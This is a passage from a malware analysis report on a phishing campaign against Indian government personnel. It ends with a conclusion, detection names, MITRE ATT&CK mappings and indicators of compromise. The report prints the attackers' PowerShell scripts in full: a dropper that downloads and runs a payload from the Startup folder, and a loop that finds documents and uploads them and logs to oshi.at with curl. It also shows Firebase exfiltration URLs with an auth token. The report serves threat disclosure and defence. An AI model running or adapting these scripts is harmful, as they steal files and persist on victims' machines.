

```
$zipUrl = 'https://awesscholarship.in/ppam/syscheck.zip'
$zipPath = "C:\Users\$($env:UserName)\Documents\syscheck.zip"
$startupFolder = [System.IO.Path]::Combine([System.Environment]::GetFolderPath("Startup"), '')
(new-object System.Net.WebClient).DownloadFile($zipUrl, $zipPath)
Expand-Archive -Path $zipPath -DestinationPath $startupFolder -Force
Start-Process -FilePath "$startupFolder\syscheck.exe"
```

Fig. 26 – Dropped PowerShell script after decryption

Enumerate and Exfiltrate

The binary is another Rust-based payload with a different PDB name, *‘Aplet.pdb.’* It has a compiler timestamp of Dec 14 and has the name of Cisco’s ***AnyConnect Web Helper*** with a signed certificate.



valid-from	01/01/2021 - 00:00:00
valid-to	06/01/2031 - 00:00:00
offset	0x0031A800
size	0x000034F0 (13552 bytes)
revision	0x00000200 (WIN_CERT_REVISION_2_0)
type	0x00000002 (WIN_CERT_TYPE_PKCS_SIGNED_DATA)

```
B16A97D892464E7825B2A833DCE95052B32A    cpu: 64-bit    file-type: executable
```

MD5	04557782D7017F18EC059FC96D7F2DC8
SHA-1	049FD2383F193EBDC4964DD959CA7007ADC516AC


Property	Value
OriginalFilename	WebHelper.exe
ProductName	Cisco AnyConnect Web Helper
CompanyName	Cisco AnyConnect Web Helper
ProductVersion	4.10.0197.5
InternalName	Web Client
FileVersion	4.10.1075.0
Copyright	Copyright 2004-2021, Cisco System

Fig. 27 – Binary with WebHelper Certificate

Instead of performing the enumeration & exfiltration directly, this drops a PowerShell script '*sys.ps1*' into the *Pictures* directory for this purpose after fetching the username. The command triggered is:

"powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -File C:\Users\test\Pictures\sys.ps1"


It excludes 3 folders during enumeration: *Windows* and both the '*Program Files*' directories. Only 13 filetypes are shortlisted: ('.ppt', '.pptx', '.pdf', '.xlsx', '.xlsm', '.xls', '.xlam', '.doc', '.docx', '.docm', '.txt', '.dot', '.ppam') and each file is logged to '*paths.txt*' in *Documents* folder.



```
$docPath = [System.Environment]::GetFolderPath("MyDocuments")
$pathsFile = Join-Path $docPath "paths.txt"
$sucLogsFile = Join-Path $docPath "suc_logs.txt"
$lastUploadContent = $null

$excludedFolders = @(
    "C:\Windows",
    "C:\Program Files",
    "C:\Program Files (x86)"
)

Function FindAndUpload-PPTX {
    $extensions = @('.ppt', '.pptx', '.pdf', '.xlsx', '.xlsm', '.xls', '.xlam', '.doc', '.docx', '.
    docm', '.txt', '.dot', '.ppam')
    Get-PSDrive -PSProvider FileSystem | ForEach-Object {
        $driveRoot = $_.Root
        Get-ChildItem -Path $driveRoot -Recurse -ErrorAction SilentlyContinue | Where-Object {
            $excludedFolders -notcontains $_.DirectoryName -and $extensions -contains $_.Extension
        } | ForEach-Object {
            $path = $_.FullName
            if ($path -like "* *") {
                $path = "`"$path`""
            }
            Add-Content -Path $pathsFile -Value $path
            Upload-File $_.FullName
        }
    }
}

Function Upload-File {
    param ([string]$filePath)
    $uploadCommand = "curl.exe -T `"$filePath`" https://oshi.at"
    $output = Invoke-Expression $uploadCommand
    Add-Content -Path $sucLogsFile -Value $output
}
```

Fig. 28 – Enumeration & Exfiltration


Once it is uploaded to *oshi[.]at*, the download URLs are saved to '*suc_logs.txt*' similar to campaign 1. This script runs in an infinite loop to check if any new files have been created. These URL logs are periodically uploaded after a specific duration.



```powershell

Function WorkCycle {
    $script:isActive = $true
    $startTime = Get-Date

    while ($script:isActive -and ((Get-Date) - $startTime).TotalMinutes -lt 20) {
        # Find new .pptx files that haven't been processed yet and upload them
        FindAndUpload-PPTX

        # Read the current content of the log file
        $currentContent = Get-Content $sucLogsFile -Raw

        # If new log entries are present, upload them and update the last upload content
        if ($currentContent -ne $script:lastUploadContent) {
            $logUploadCommand = "curl.exe -T `"$sucLogsFile`" https://oshi.at"
            $logOutput = Invoke-Expression $logUploadCommand
            Add-Content -Path $sucLogsFile -Value $logOutput
            $script:lastUploadContent = $currentContent
        }

        # Wait for a short duration before the next cycle
        Start-Sleep -Seconds 60
    }

    # Wait for a defined period before starting the next cycle
    Start-Sleep -Seconds 1200
    $script:isActive = $false
}


while ($true) {
    WorkCycle
}
```

Fig. 29 – Uploading logs

Meanwhile, the parent binary (*syscheck*) goes into infinite sleep unless interrupted. If so, instead of exiting, it uploads the URL logs to Oshi again. Additionally, it also uploads to a sub-domain of firebaseio as a backup measure this time.



```
00007FF6B1D57F0A   48:8D85 98010000    lea rax,qword ptr ss:[rbp+198]         [rbp+198]:"AAAAXkJfNjg:APA91bG7dMmD7NGr-Pqlau
00007FF6B1D57F11   48:8985 B0040000    mov qword ptr ss:[rbp+4B0],rax         [rbp+4B0]:&"AAAAXkJfNjg:APA91bG7dMmD7NGr-Pqla
00007FF6B1D57F18   48:898D B8040000    mov qword ptr ss:[rbp+4B8],rcx
00007FF6B1D57F1F   48:8D05 7A471E00    lea rax,qword ptr ds:[7FF6B1F3C6A0     rax:&"https://alfa-aeafa-default-rtdb.firebas
00007FF6B1D57F26   48:8985 48070000    mov qword ptr ss:[rbp+748],rax         [rbp+748]:&"called `Option::unwrap()` on a `N
00007FF6B1D57F2D   48:C785 50070000 0  mov qword ptr ss:[rbp+750],5
00007FF6B1D57F38   48:C785 68070000 0  mov qword ptr ss:[rbp+768],0
00007FF6B1D57F43   48:8D85 70040000    lea rax,qword ptr ss:[rbp+470]         [rbp+470]:&"https://alfa-aeafa-default-rtdb.f
00007FF6B1D57F4A   48:8985 58070000    mov qword ptr ss:[rbp+758],rax
00007FF6B1D57F51   48:C785 60070000 0  mov qword ptr ss:[rbp+760],5
00007FF6B1D57F5C   48:8D8D A8050000    lea rcx,qword ptr ss:[rbp+5A8]         [rbp+5A8]:"https://alfa-aeafa-default-rtdb.fi
00007FF6B1D57F63   48:8D95 48070000    lea rdx,qword ptr ss:[rbp+748]         [rbp+748]:&"called `Option::unwrap()` on a `N
00007FF6B1D57F6A   E8 21961C00         call syscheck.7FF6B1F21590
00007FF6B1D57F6F   48:8B8D 20060000    mov rcx,qword ptr ss:[rbp+620]         [rbp+620]:"UTC°\rð°«««««««««««««««««îþîþîþîþ"
00007FF6B1D57F76   48:85C9             test rcx,rcx                           rcx:"AAAAXkJfNjg:APA91bG7dMmD7NGr-PqlauZD_Riw
00007FF6B1D57F79   74 17               je syscheck.7FF6B1D57F92
00007FF6B1D57F7B   48:8B95 28060000    mov rdx,qword ptr ss:[rbp+628]
00007FF6B1D57F82   48:85D2             test rdx,rdx                           rdx:"AAAAXkJfNjg:APA91bG7dMmD7NGr-PqlauZD_Riw
00007FF6B1D57F85   74 0B               je syscheck.7FF6B1D57F92
00007FF6B1D57F87   41:B8 01000000      mov r8d,1
00007FF6B1D57F8D   E8 4EF60100         call syscheck.7FF6B1D775E0
00007FF6B1D57F92   48:8B4D 70          mov rcx,qword ptr ss:[rbp+70]          [rbp+70]:"UTC°\rð°«««««««««««««««««îþîþîþîþ"
00007FF6B1D57F96   48:85C9             test rcx,rcx                           rcx:"AAAAXkJfNjg:APA91bG7dMmD7NGr-PqlauZD_Riw
00007FF6B1D57F99   74 14               je syscheck.7FF6B1D57FAF
00007FF6B1D57F9B   48:8B55 78          mov rdx,qword ptr ss:[rbp+78]

"AAAAXkJfNjg:APA91bG7dMmD7NGr-PqlauZD_RiwwpY2fJJkXTnqtry4jPSRr2GBp1D9DcF9veGUVhe3fc2ISWC-AQfr6W3WPvFTiy3fMzZ0mQzRRARJSI1_h_30
=[0000000F27D4E398 &"https://alfa-aeafa-default-rtdb.firebaseio.com//[redacted]_2023-12-[redacted]:28:05.json?auth=AAAAXkJfNjg

: syscheck.exe:$7F5C #735C
```

Fig. 30 – Uploading to Firebaseio with authentication

The Firebase Realtime Database is a cloud-hosted NoSQL database that can store and sync data in real-time. It is an open platform by Google that is widely used for cloud-based applications by developers and has attracted threat actors to deploy malware like Unlucky Kamran to exfiltrate data. It provides several features like cloud storage, hosting, real-time database, and more.

Conclusion

A new phishing campaign is targeting various Indian government personnel to steal confidential documents. Rust-based payloads and encrypted PowerShell scripts have been deployed to enumerate and exfiltrate documents to an anonymous public file-sharing engine called *OshiUpload* instead of a dedicated command-and-control (C2) server. Both fake domains that mimic government entities have been used to host malicious payloads in this cyber-espionage attack. Operation RusticWeb could be linked to an APT threat as it shares similarities with various Pakistan-linked groups. As threat actors shift to malware developed using newly compiled languages like Golang, Rust, and Nim, we recommend proceeding with caution and taking necessary precautions to stay protected.

SEQRITE Protection

- Lnk.Stealer.48397
- PS.Stealer.48398
- RustStealer.48408.GC
- Script.RustStealer.48409
- Trojan.Ruststealer

MITRE ATT&CK

Tactic	Technique ID	Name
	T1583.001	Acquire Infrastructure: Domains
	T1587.001	Develop Capabilities: Malware
Resource Development	T1588.002	Obtain Capabilities: Tool
	T1608.001	Stage Capabilities: Upload Malware
	T1608.005	Stage Capabilities: Link Target
Initial Access	T1566.002	Phishing: Spear phishing Link
	T1106	Native API
	T1129	Shared Modules
Execution	T1059	Command and Scripting Interpreter
	T1047	Windows Management Instrumentation
	T1204.002	User Execution: Malicious File
Persistence	T1547.001	Registry Run Keys / Startup Folder
Defense Evasion	T1027.010	Command Obfuscation
	T1036.007	Masquerading: Double File Extension

	T1140	Deobfuscate/Decode Files or Information
	T1016	System Network Configuration Discovery
Discovery	T1033	System Owner/User Discovery
	T1083	File and Directory Discovery
Collection	T1005	Data from Local System
	T1119	Automated Collection
Command and Control	T1105	Ingress Tool Transfer
Exfiltration	T1020	Automated Exfiltration
	T1567	Exfiltration Over Web Service

IOCs

MD5	**Filename**
56cb95b63162d0dfceb30100ded1131a	IPR_2023-24.pdf.zip
13ee4bd10f05ee0499e18de68b3ea4d5	IPR_2023-24.pdf.lnk
de30abf093bd4dfe6b660079751951c6	DSOP-NOM.ppam
PowerShell	
c9969ece7bb47efac4b3b04cdc1538e5	in.ps1
f14e778f4d22df275c817ac3014873dc	In.ps1
501a6d48fd8f80a134cf71db3804cf95	Mail_check.ps1
6d29fc0a73096433ff9449c4bbc4cccc	sys.ps1
Decoys	
a9182c812c7f7d3e505677a57c8a353b	Ipr.pdf
f5d8664cbf4a9e154d4a888e4384cb1d	abc009.pdf
3ce8dfb3f1bff805cb6b85a9e950b3a2	1.pdf
a696c50dd5d15ba75c9e7f8d3c64997c	1.pdf
Archive	
e0102071722a87f119b12434ae651b48	
ee8d767069faf558886f1163a92e4009	
9f3359ae571c247a8be28c0684678304	
b0b6629d35451bcc511c0f2845934c3e	
f2501e8b57486c427579eeda20b729fd	
20b4eb5787faa00474f7d27c0fea1e4b	
635864ff270cf8e366a7747fb5996766	
EXE	
da745b60b5ef5b4881c6bc4b7a48d784	
f68b17f1261aaa4460d759d95124fbd4	
237961bbba6d4aa2e0fae720d4ece439	
d2949a3c4496cb2b4d204b75e24390d9	
fc61b985d8c590860f397d943131bfb5	
04557782d7017f18ec059fc96d7f2dc8	
Domain/IP	
awesscholarship[.]in	
89.117.188[.]126	

parichay.epar[.]in
13.232.102[.]189
oshi[.]at
alfa-aeafa-default-rtdb.firebaseio[.]com

URLs

hxxps://rb[.]gy/gbfsi
hxxps://awesscholarship[.]in/upload/file.zip
hxxps://awesscholarship[.]in/upload/file1.zip
hxxps://awesscholarship[.]in/upload/in.ps1
hxxps://awesscholarship[.]in/upload/upload.php
hxxps://awesscholarship[.]in/upload/Ipr.pdf
hxxps://awesscholarship[.]in/upload/abc009.pdf
hxxps://awesscholarship[.]in/upload/1.pdf
hxxps://awesscholarship[.]in/upload/DSOP-NOM.zip
hxxps://awesscholarship[.]in/ppam/Mail_Check.ps1
hxxps://awesscholarship[.]in/ppam/syscheck.zip
hxxps://parichay.epar[.]in/Win/1.pdf
hxxps://parichay.epar[.]in/Win/Mail_Check.ps1

PDB

C:\Users\123\Desktop\Syscheck\target\release\deps\syscheck.pdb
C:\Users\123\Desktop\Alam\target\release\deps\alam.pdb
C:\Users\123\Desktop\Aplet\target\release\deps\Aplet.pdb
D:\HOME\DESKTOP NEW DATA\Zew\target\release\deps\Zew.pdb

Host

C:\ProgramData\syscheck\file.zip
C:\ProgramData\syscheck\MySystem.exe
C:\ProgramData\syscheck\MySystem.txt
C:\ProgramData\Micro\logs.txt
C:\ProgramData\Micro\records.txt
C:\ProgramData\Files\Log.txt
C:\ProgramData\Files\Records.txt
Documents\downloadAndExecuteLog.txt
Documents\file.ps1
Documents\myfile.zip
Documents\unzippedFolder\file.exe
Documents\Downloads\myfile.pdf
Documents\paths.txt
Documents\suc_logs.txt
Documents\Mail_Check.ps1
Documents\syscheck.zip
Downloads\1.pdf
Pictures\sys.ps1
%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\MySystem.exe
%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\syscheck.exe

Author: Sathwik Ram Prakki